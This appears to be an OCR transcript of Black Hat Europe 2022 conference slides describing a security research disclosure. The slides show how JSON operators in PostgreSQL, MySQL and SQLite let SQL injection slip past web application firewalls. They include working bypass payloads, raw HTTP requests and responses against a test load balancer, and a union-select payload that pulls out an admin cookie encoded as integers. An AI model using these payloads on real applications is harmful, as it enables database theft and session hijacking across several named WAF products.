Number	Date	Customer	Price	Quantity
SO55926	27/02/96	NOM	13.99	1
SO55200	16/01/84	BBL	27.99	1

Query returning JSON object

```
SELECT Number AS [Order.Number], Date AS [Order.Date],
          Customer AS [Account],
          Price AS [Item.Price],
          Quantity AS [Item.Quantity]
FROM Sales
FOR JSON PATH, ROOT('Orders');
```

JSON output:




```
{
    "Orders":
    [
        {
            "Order": {
                "Number": "SO55926",
                "Date": "27/02/96"
            },
            "Account": "NOM",
            "Item": {
                "Price": 13.99,
                "Quantity": 1
            }
        },
        {
            "Order": {
                "Number": "SO55200",
                "Date": "16/01/84"
            },
            "Account": "BBL",
            "Item": {
                "Price": 27.99,
                "Quantity": 1
            }
        }
    ]
}
```

black hat EUROPE 2022

JSON In SQL

	JSON Support	Enabled by Default	Year JSON Added	JSON Parser Used	Functions and Operators
PostgreSQL	Yes	Yes	v9.2 (2012)	Proprietary	`json_object_keys()` `#-` `?&` `@>`
MySQL	Yes	Yes	v5.7.8 (2015)	RapidJSON	`JSON_EXTRACT()` `JSON_QUOTE()` `JSON_DEPTH()`
SQLite	Yes	Yes	v3.38.0 (2022)	Proprietary	`json_quote()` `json_array_length()` `->>`
Microsoft SQL Server	Yes	Yes	SQL Server 2016	Proprietary	`JSON_QUERY()` `JSON_PATH_EXISTS()`

The New ‘ or ‘a’=’a



The New ‘ or ‘a’=’a

- WAF look for specific SQL directive (&&, ||, like, != etc.)
- But maybe they do not recognize JSON operators (@>, |&, #- etc.)
- Using JSON syntax, we created new ‘ or 1=1-- - payloads


The New ‘ or ‘a’=’a

- **PostgreSQL:**

    Example Operator: **@<**

    Functionality: left JSON contains

    Example:



```
SELECT 1 WHERE '{"b":2}'::JSONB <@ '{"a":1, "b":2}'::JSONB
```

Is {b:2} in {a:1, b:2}? True


The New ‘ or ‘a’=’a

- **MySQL:**

  Example Function: **JSON_EXTRACT**

  Functionality: extract JSON value from the given path

  Example:



```
SELECT 1 WHERE JSON_EXTRACT('{"id": 14, "name": "Aztalan"}', '$.name') = 'Aztalan'
```

{id:14, name:Aztalan}.name = Aztalan? True


The New ‘ or ‘a’=’a

- **SQLite:**

  Example Operator: **->>**

  Functionality: JSON extract

  Example:




```
SELECT 1 WHERE '{"a":"xyz"}' ->> '$.a' = 'xyz'
```

{a: xyz}.a = xyz? True

We Can Create SQL Monstrosities

- If we want to complicate and “confuse” the WAF a bit more
- Lot’s of components to play with




```sql
select 1 where '{"a":[1,2,5],"b":[4,5,6]}'::json #>> '{a,2}' =
json_array_length(json_extract_path('{"a":[1,2,{"f2":{"f3":1},"f4":[1,2,3,
{"f1":1,"f2":[5,6]},4]}],"b":[4,5,6]}'::json #> '{a,2}', 'f4'))::TEXT;
```

The New ‘ or ‘a’=’a


```
` or 1=1--
```

Malicious SQL injection payload

The WAF blocks the request



```
GET /path?query=' or 1=1--  HTTP/1.1
Host: load-balancer-test-1180363110.us-east-2.elb.amazonaws.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
d-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 0
```




```
HTTP/1.1 403 Forbidden
Server: awselb/2.0
Date: Tue, 13 Jul 2021 10:22:50 GMT
Content-Type: text/html
Content-Length: 520
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
```

The New ' or 'a'='a


```
' or data @> '{"a":"b"}'--
```

SQL injection payload bypassing the WAF

Request not blocked by WAF



```
GET /path?query=' or data @> '{"a":"b"}'-- HTTP/1.1
Host: load-balancer-test-1180363110.us-east-2.elb.amazonaws.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
d-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 0
```



```
HTTP/1.1 200 OK
Date: Tue, 13 Jul 2021 10:32:33 GMT
Content-Type: application/octet-stream
Content-Length: 5
Connection: close
Server: SimpleHTTP/0.6 Python/3.8.10
Last-Modified: Tue, 13 Jul 2021 10:31:11 GMT

sqli
```

Back To The Case @ Hand

- We can then combine the previous payload with our WAF bypass
- To exfiltrate the entire cloud database:
    - Hashes
    - Cookies
    - Tokens
    - SSH Keys

Back To The Case @ Hand

We receive this payload:

```
` and '{"C":2}' <@ '{"a":1, "b":2}’ union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8) +
(ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select cookie
from cookie limit 1),'(.)(.)(.)(.)(.)(.)','g') as
a) bb-- -;
```

Back To The Case @ Hand

```
' and '{"C":2}' <@ '{"a":1, "b":2}' union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8)
+ (ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select 'this
is a test'),'(.)(.)(.)(.)(.)(.)','g') as a) bb--
-;
```

Cast return value to Int

Return in one raw many characters

WAF bypass

Exfiltrated Data

Append chr index

Back To The Case @ Hand

```
' and '{"C":2}' <@ '{"a":1, "b":2}' union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8)
+ (ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select 'this
is a test'),'(.)(.)(.)(.)(.)(.)','g') as a) bb--
-;
```

Cast return value to Int

Return in one raw
many characters

WAF bypass

Exfiltrated Data

Append chr index

Back To The Case @ Hand

```
' and '{"C":2}' <@ '{"a":1, "b":2}' union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8)
+ (ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select 'this
is a test'),'(.)(.)(.)(.)(.)(.)','g') as a) bb--
-;
```

🟨 Cast return value to Int
🟩 Return in one raw many characters
🟥 WAF bypass
🟦 Exfiltrated Data
🟪 **Append chr index**

Back To The Case @ Hand

```
' and '{"C":2}' <@ '{"a":1, "b":2}' union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8)
+ (ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select 'this
is a test'),'(.)(.)(.)(.)(.)(.)','g') as a) bb--
-;
```

Cast return value to Int

Return in one raw many characters

WAF bypass

Exfiltrated Data

Append chr index

Back To The Case @ Hand

```
' and '{"C":2}' <@ '{"a":1, "b":2}' union select
(id+num) from (select ((ASCII(a[1])::BIGINT<<8)
+ (ASCII(a[2])::BIGINT<<16) +
(ASCII(a[3])::BIGINT<<24) +
(ASCII(a[4])::BIGINT<<32) +
(ASCII(a[5])::BIGINT<<40) +
(ASCII(a[6])::BIGINT<<48)) as num,row_number()
over() as id from regexp_matches((select 'this
is a test'),'(.)(.)(.)(.)(.)(.)','g') as a) bb--
-;
```

Cast return value to Int


Return in one raw
many characters

WAF bypass


Exfiltrated Data

Append chr index

Back To The Case @ Hand



```
{
    "deviceId":7311[redacted]219[redacted]89,
    "lastState":
    {},
    "deleted": 75[redacted]66[redacted]10050
},
{
    "deviceId":5[redacted]28527[redacted]179,
    "lastState":
    {},
    "deleted": false
},
{
    "deviceId":7[redacted]7499[redacted]2612,
    "lastState":
    {},
    "deleted": false
},
{
    "deviceId":529[redacted]198[redacted]917,
    "lastState":
    {}
```




```
    },
    "deleted":false
},
{
    "deviceId":117,
    "lastState":{
    },
    "deleted":false
},
{
    "deviceId":78,
    "lastState":{
    },
    "deleted":false
},
{
    "deviceId":111,
    "lastState":{
    },
    "deleted":false
},
{
    "deviceId":100,
    "lastState":{
    },
    "deleted":false
},
```

Cookie is broken into Integers that represents ASCII characters

117 78 111 …

uNo….

Back To The Case @ Hand



```
{
    "deviceId":7311[redacted]
    "lastState":
    {},
    "deleted": 75[redacted]
},
{
    "deviceId":5[redacted]
    "lastState":
    {},
    "deleted": false
},
{
    "device
    "lastSt
    {},
    "delete
},
{
    "deviceId":529[redacted]198[redacted]917,
    "lastState":
```

s broken into
that
nts ASCII
rs


111 ...

ADMIN COOKIE

},

AWS WAF Bypass

- We reported this issue to Amazon, and they added support for JSON syntax on their WAF
- But then we thought, maybe it affects other WAF vendors?



SQL database • `SQLi_BODY` • `SQLi_QUERYARGUMENTS` • `SQLi_COOKIE` • `SQLi_URIPATH` • `SQLiExtendedPatterns_BODY` • `SQLiExtendedPatterns_QUERYARGUMENTS`	Released version 2.0 of this rule group. Replaced the `URL_DECODE` text transformation with the double `URL_DECODE_UNI` text transformation and added the `COMPRESS_WHITE_SPACE` text transformation. Added more detection signatures to `SQLiExtendedPatterns_QUERYARGUMENTS`. Added JSON inspection to `SQLi_BODY`. Added the rule `SQLiExtendedPatterns_BODY`. Removed the rule `SQLi_URIPATH`.	2022-01-10


AWS WAF rules release notes

Generic WAF Bypass

- We actually had in our hands a generic WAF bypass payload working on most major WAF vendors!
  - Amazon AWS
  - Cloudflare
  - F5 Big-IP
  - Palo-Alto
  - Imperva

Introducing SQLMap

